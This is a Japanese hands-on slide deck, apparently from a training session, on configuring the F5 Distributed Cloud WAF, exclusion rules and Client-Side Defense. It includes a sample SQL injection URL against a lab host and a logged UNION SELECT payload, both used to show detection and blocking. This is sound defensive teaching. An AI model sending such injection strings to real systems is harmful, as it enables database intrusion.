
App Firewall の適用① –Load Balancer の編集画面に入る–

左ペインから


[Manage] – [Load Balancers] – [HTTP Load Balancers]
を選択します



作成した Load Balancer の Manage Configuration を選択します




右上、Edit Configuration を選択します



App Firewall の適用② –Load Balancer に WAF を適用する–

Web Application Firewall を Enable にして作成した App Firewall を選択します
プルダウンから作成した App Firewall を選択してください

選択したら **Save and Exit** を押下して設定を保存します



攻撃を試みよう



右のURLにアクセスしてリクエストを送信してみましょう

`https://<host>.xc.dev.tedlab.net/vulnerabilities/sqli/?id=+id%3D%271%27+or+%271%27+%3D+%271%27`

- ※ SQL インジェクションに該当します
- ※ <host> を変更して作成した Load Balancer にアクセスしてください

左ペイン [Overview] – [Security] を選択します
dashboard画面を下までスクロールし、作成した HTTP Load Balancer を選択します

Dashboard を確認することで、
攻撃が検知されていることがわかります



App Firewall のカスタマイズ①

Web App & API Protection

H hands-on Namespace

- Overview
 - Dashboard
 - App Traffic
- Apps & APIs
 - Performance
 - Security
- Manage**
 - Load Balancers
 - App Firewall**
 - Service Policies
 - Rate Limiter Policies
 - Shared Objects
 - AI & ML
 - Public IP Addresses
 - Alerts Management
 - Files
 - API Management

左ペインから [App Firewall] を選択します



作成した App Firewall の右端 ... から Manage Configuration を選択します

Home > Load Balancers > new-namespace > Security

App Firewall

+ Add App Firewall Refresh


1 of 2 items selected - Reset Delete selected Search

	Name	Namespace	Actions
> <input checked="" type="checkbox"/>	new-waf	new-namespace	...
> <input type="checkbox"/>	shared-waf	shared	

- Manage Configuration
- Clone Object
- Show Status
- Delete

App Firewall のカスタマイズ②


右上、Edit Configuration を選択します



Enforcement Mode を Monitoring から **Blocking** に変更し、
Save and Exit を押下して設定を保存します



攻撃に相当するアクセスを行ってみると
攻撃はブロックされる



詳細を確認することで攻撃の概要、
Signature IDなどを確認できる


action	block
bot_type	—
bot_name	—
bot_classification	—
sec_event_type	waf_sec_event
waf_instance_id	—
Signature ID 200015119	
name	Cross-site scripting attempt in "txtName/mtxMessage/name/default"
attack_type	ATTACK_TYPE_VULNERABILITY_SCAN
accuracy	high_accuracy
context	request
matching_info	Matched 18 characters on offset 28 against value: 'GET /vulnerabilities/xs

Time	Country,city	Src IP	Method	Rsp Code	Event Type	Mode	Authority	Request Path	Actions
> 18 Nov 21:56:27	JP,Chiyoda-ku	118.238.28.14	GET	200	WAF	block	newlb.xcs.dev.tedlab.net	/vulnerabilities/sqli/	...
> 18 Nov 21:55:09	JP,Chiyoda-ku	118.238.28.14	GET	200	WAF	block	newlb.xcs.dev.tedlab.net	/vulnerabilities/sqli/	...

App Firewall のカスタマイズ④ –アラート表示期間の指定–

Dashboard ではアラートの表示期間を変更することができます

- ① Dashboard 右上に位置する表示期間をクリックします
- ② Custom を選択します (デフォルト : Last 5 minute)
- ③ 日付と時刻を選択して期間を指定します (最大1ヶ月)
- ④ **Apply** を押下して反映します



App Firewall のカスタマイズ⑤ –WAF 除外ルールの作成–

表示されているアラートから WAF Exclusion Rule を作成することができます。

除外したいアラートの右端 … から
Create WAF Exclusion rule を選択します

Time	Country,city	Src IP	Method	Rsp Code	Event Type	Mode	Authority	Request Path	Actions
29 Nov 00:13:12	JP,Chiyoda-ku	118.238.28.14	GET	200	WAF	allow	newlb.xcs.dev.tedlab.net	/vulnerabilities/fi/	...
29 Nov 00:07:48	JP,Chiyoda-ku	118.238.28.14	GET	200	WAF	allow	newlb.xcs.dev.tedlab.net	/vulnerabilities/sql/	...

Information JSON

Src

- src_ip: 118.238.28.14
- city: Chiyoda-ku
- region: 13
- country: JP
- asn: Sony Network Communications Inc.(2527)

Request

- req_id: f0a43e09-d775-478b-be01-ca93ebb0da33
- authority: newlb.xcs.dev.tedlab.net
- req_path: /vulnerabilities/sql/
- req_params: id=%3Fid%3Da+UNION+SELECT+1%2C2%3B--+-%26Submit%3DSubmit&Submit=Submit
- method: GET

画面の移行が完了すると以下
のようなページが表示されます

* Name: waf-exclusion-rule-03774a88

Description

Domain

- Exact Value: newlb.xcs.dev.tedlab.net

* Path Regex: */vulnerabilities/sql/?\$

Methods: GET

WAF Exclusion Rule Action: App Firewall Detection Control

Exclude App Firewall Signature Contexts

Order	*SignatureID
1	200015125
2	200002611
3	200000073

Apply

Name は自動で入力されているため
識別しやすい名称に変更します

Domain 毎に WAF Exclusion Rule
を適用できます

パスやリクエストメソッド、Signature ID
を確認して必要に応じて編集できます


を押下してルールを作成します

数回の画面遷移が行われ、WAF Exclusion Rule の設
定画面に自動で移行します

App Firewall のカスタマイズ⑥ –Load Balancer への Rule 適用–

複数回 **Apply** を押下して、Load Balancer の
管理画面に移動します

Edit Configuration > を選択することで適用した
WAF Exclusion Rule を確認できます



Save and Exit

を押下して Load Balancer の設定として保存します

デモ

- Webスキミング対策（Client-Side Defense）の設定

Client-Side Defenseの設定方法①

Home メニューから Client-Side Defenseを選択します

Welcome to the F5 Distributed Cloud Console
F5 Distributed Cloud Console delivers a set of networking, security, and app management services that can be used to solve various use-cases.

Common workspaces [View Catalog](#)

 Web App & API Protection > Create a load balancer and configure WAF, Bot, and API security services for your apps	 Multi-Cloud Network Connect > Networking & security across clouds, edge and on-premises	 Multi-Cloud App Connect > Connect apps across clouds, edge and on-premises using Load Balancers	 Distributed Apps > Deploy apps in our global PoPs (REs) or your cloud/edge sites
 DNS Management > Configure and manage primary or secondary DNS service	 Bot Defense > Deploy bot mitigation for F5 BIG-IP and other 3rd party services	 Data Intelligence > Advance Your Security Intelligence and Fraud Defenses	 Client-Side Defense > <small>Preview</small> Monitor and mitigate fraudulent app requests at the client devices

左ペインから
[Manage] – [Configuration] を選択します

Client-Side Defense

Preview


- Monitoring
- Dashboard
- Script List
- Network
- Form Fields

Manage

Configuration

Client-Side Defenseの設定方法②

Add Domain To Protect をクリックします



ドメイン名を入力し、Save and Exitをクリックします
※ドメイン名はトップレベルドメインの1つ上の階層のドメインにする必要があります
例) example.com、example.co.jpなど




ドメイン名を入力後、 をクリック


Client-Side Defenseの設定方法③

HTTP Load BalancerでClient-Side Defenseを有効化します

Home メニューから Web App & API Protection を選択します




Namespaceが hands-on になっていることを確認し、左ペインから [Manage] – [Load Balancers] – [HTTP Load Balancers] を選択します




Client-Side Defenseの設定方法④

作成済みのHTTP Load BalancerのActions 列にある三点リーダー（・・・）をクリックし、Manage Configurationをクリックします

